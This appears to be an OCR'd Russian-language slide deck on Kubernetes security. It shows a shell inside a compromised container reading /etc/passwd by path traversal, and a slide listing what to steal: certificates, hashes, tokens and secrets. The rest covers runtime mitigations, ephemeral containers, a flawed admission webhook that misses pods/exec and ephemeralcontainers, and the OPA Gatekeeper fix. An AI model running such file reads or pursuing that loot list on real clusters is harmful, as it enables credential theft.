usbmux:x:109:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
_chrony:x:110:117:Chrony daemon,,,:/var/lib/chrony:/usr/sbin/nologin
ubuntu:x:1002:1002::/home/ubuntu:/bin/sh
I have no name!@mtkpi-9d948ff85-kmxhd:.$
```

Запустились?

ДА



Что забираем?

- сертификаты
- хеши
- токены
- секреты
- конфиги


```
I have no name!@mtkpi-9d948ff85-kmxhd:.$ cat ../../../../etc/passwd
job-working-directory: error retrieving current directory: getcwd: cannot access parent
directories: No such file or directory
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:106:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:107:113::/nonexistent:/usr/sbin/nologin
sshd:x:108:65534::/run/sshd:/usr/sbin/nologin
builder:x:1000:1000:builder,,,:/home/builder:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
usbmux:x:109:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
_chrony:x:110:117:Chrony daemon,,,:/var/lib/chrony:/usr/sbin/nologin
ubuntu:x:1002:1002::/home/ubuntu:/bin/sh
I have no name!@mtkpi-9d948ff85-kmxhd:.$
```

Защита от атак на container runtimes

1. Обновление системных компанент
   - Обязательно,
   - Долго, так как требует перезапуск
2. Использование PolicyEngines
   - Обязательно
   - Придерживайтесь whitelist, минимизируйте blacklist, убирайте ненужное
3. Контроль образа и ресурса в CI/CD
   - Совместно с пунктом выше
   - Сложно, но исключает обход через подготовленный образ
4. SeLinux профиль
   - Только для RedHat based OS
5. Усложнение запуска эксплоита с помощью AppArmor профиля
   - Только Debian based OS
   - Нужно создать профиль под каждый контейнер
6. Следование принципу наименьших привилегий
   - Rootless контейнеры, distroless образы, container specific OS для хоста

На уровне механизмов Kubernetes


Жизненный цикл YAML ресурса в k8s



Типы контейнеров в Pod

Существует **3 типа** контейнеров:

1. initContainers
2. mainContainers
3. ephemeralContainers




Ephemeral Containers

- Появились в 1.18, 1.23 в Beta и включены по умолчанию,в 1.25 в Stable
- Режимы работы:
  - kubectl debug в сочетании с shareProcessNamespace
  - kubectl debug с указанием конкретного container в Pod
  - kubectl debug с копированием целевого Pod

ephemeralContainers *EphemeralContainer* array **patch strategy**: *merge* **patch merge key**: *name*	List of ephemeral containers run in this pod. Ephemeral containers may be run in an existing pod to perform user-initiated actions such as debugging. This list cannot be specified when creating a pod, and it cannot be modified by updating the pod spec. In order to add an ephemeral container to an existing pod, use the pod's ephemeralcontainers subresource.

Subresources:
- pods/ephemeralcontainers



[Kubernetes Ephemeral Containers and kubectl debug Command]

Уязвимый конфиг ValidatingWebhookConfiguration

```
Object Selector:
Rules:
  API Groups:
    *
  API Versions:
    *
  Operations:
    CREATE
    UPDATE
  Resources:
    */scale
    certificates
    deployments
    daemonsets
    statefulsets
    cronjobs
    jobs
    gateways
    virtualservices
    destinationrules
    services
    servicerules
  Scope:           Namespaced
```

```yaml
rules:
- apiGroups:
  - '*'
  apiVersions:
  - '*'
  operations:
  - CREATE
  - UPDATE
  resources:
  - '*'
  scope: '*'
```


Уязвимый конфиг ValidatingWebhookConfiguration

- Не все операции
  - CONNECT
  - DELETE
- Не все критичные resources
  - pod
- Нет subresources
  - pods/exec
  - pods/portforward
  - pods/ephemeralcontainers
  - nodes/proxy
  - …

```
Object Selector:
Rules:
  API Groups:
    *
  API Versions:
    *
  Operations:
    CREATE
    UPDATE
  Resources:
    */scale
    certificates
    deployments
    daemonsets
    statefulsets
    cronjobs
    jobs
    gateways
    virtualservices
    destinationrules
    services
    serviceRules
  Scope:          Namespaced
```


```
rules:
- apiGroups:
  - '*'
  apiVersions:
  - '*'
  operations:
  - CREATE
  - UPDATE
  resources:
  - '*'
  scope: '*'
```

Путь к любому Bad Pods



[Bad Pods: Kubernetes Pod Privilege Escalation]


Исправление в OPA Gatekeeper 3.9.0



```
# Explicitly list all known subresources except "status" (to avoid destabilizing the cluster and increasing load on gatekeeper).
# You can find a rough list of subresources by doing a case-sensitive search in the Kubernetes codebase for 'Subresource("'
- 'pods/ephemeralcontainers'
- 'pods/exec'
- 'pods/log'
- 'pods/eviction'
- 'pods/portforward'
- 'pods/proxy'
- 'pods/attach'
- 'pods/binding'
- 'deployments/scale'
- 'replicasets/scale'
- 'statefulsets/scale'
- 'replicationcontrollers/scale'
- 'services/proxy'
- 'nodes/proxy'
# For constraints that mitigate CVE-2020-8554
- 'services/status'
```

Исходный код, Issue

Kyverno vs OPA Gatekeeper



chipzoller commented 3 weeks ago — Member

You shouldn't need to manually modify the webhook. Kyverno will do that automatically when you match on the kind `Pod/portforward`.

